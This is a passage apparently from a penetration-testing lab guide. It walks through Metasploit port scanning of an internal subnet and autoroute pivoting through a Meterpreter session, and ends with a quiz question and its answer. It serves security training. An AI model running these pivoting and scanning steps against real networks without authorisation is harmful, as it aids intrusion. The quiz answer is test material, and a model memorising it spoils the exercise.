
1. Switch to TCP port scanner module and configure target subnet parameters:
   use auxiliary/scanner/portscan/tcp
   set RHOSTS 10.1.1.0/24
   set PORTS 1-500
   set THREADS 50



1. Run port scanner against internal subnet `10.1.1.0/24`:


   run

   Observe output: Identifies **10.1.1.100** and pivot target host **10.1.1.24** with **1** open port.




Method 2: Autoroute Post Module Configuration


1. Load post-exploitation autoroute module:
   use post/multi/manage/autoroute
   show options



1. Set Meterpreter session 2 and target subnet `10.1.1.0/24`:
   set SESSION 2
   set SUBNET 10.1.1.0/24
   run



1. Verify newly registered autoroute in Metasploit routing table:
   route



This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 12.1.1.1** In Parrot Security machine, use Metasploit to perform pivoting and scan the second subnet of the target machine 192.168.0.19 for open ports. Enter the number of ports that are open in 10.1.1.24 machine. [!SUCCESS] ✅ **Answer:** **1**